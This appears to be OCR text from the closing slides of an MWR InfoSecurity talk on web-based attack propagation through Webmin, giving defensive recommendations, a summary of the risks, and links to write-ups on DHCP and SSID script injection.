
MWR InfoSecurity

Webmin Web Based Attack Propagation



MWR INFOSECURITY

Webmin Web Based Attack Propagation



MWR InfoSecurity

Recommendations

MWR InfoSecurity

Recommendations

MWR InfoSecurity

Recommendations

- Assess Deployment
- Do not Trust your Internal Network
- Penetration Testing
- Strict Security Policy
- Risk Management

MWR InfoSecurity

Summary

- Vulnerable as any other Web Application
- Additional Attack Vectors
- “Scanning”, “Detecting “ ,“Finding” Functionality
- Risks Increased
- Used in “Trusted Environment”

MWR InfoSecurity

References & Further Reading

Project Web Site:

http://labs.mwrinfosecurity.com/

http://usefulfor.com/security/2008/08/04/dhcp-script-injection/

http://usefulfor.com/security/2008/08/04/ssid-script-injection/

Contact Me

rafael.dominguez-vega( )mwrinfosecurity!com

MWR InfoSecurity